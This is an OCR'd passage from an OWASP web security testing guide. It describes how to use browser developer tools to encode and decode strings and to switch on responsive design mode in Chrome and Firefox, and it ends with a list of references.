


Figure 6.F-7: Mozilla Firefox Offline Option

Encoding and Decoding

Related Testing

- Many (perhaps even most) types of Web Application Security Testing can benefit from various types of encoding.

General

All major browsers support encoding and decoding strings in various ways leveraging the Dev Tools Console and JavaScript functionality:

- Base64 encode: `btoa("string-to-encode")`
- Base64 decode: `atob("string-to-decode")`
- URL encode: `encodeURIComponent("string-to-encode")`
- URL decode: `decodeURIComponent("string-to-decode")`
- HTML encode: `escape("string-to-encode")`
- HTML decode: `unescape("string-to-decode")`

Responsive Design Mode

Related Testing

- Testing for Browser Cache Weaknesses
- Testing for Weaker Authentication in Alternative Channel

- Testing for Clickjacking

Google Chrome

1. Click the `Toggle device toolbar` button or press `ctrl` + `shift` + `m`.




Figure 6.F-8: Google Chrome Responsive Design Mode

Mozilla Firefox

1. Click the `Responsive Design Mode` button or press `ctrl` + `shift` + `m`.




Figure 6.F-9: Mozilla Firefox Responsive Design Mode

References

- Web App Security Testing with Browsers
- Black Hills Information Security - Webcast: Free Tools! How to Use Developer Tools and JavaScript in Webapp Pentests
- Greg Malcolm - Chrome Developer Tools: Raiding the Armory
- List of UserAgent Strings

owasp.org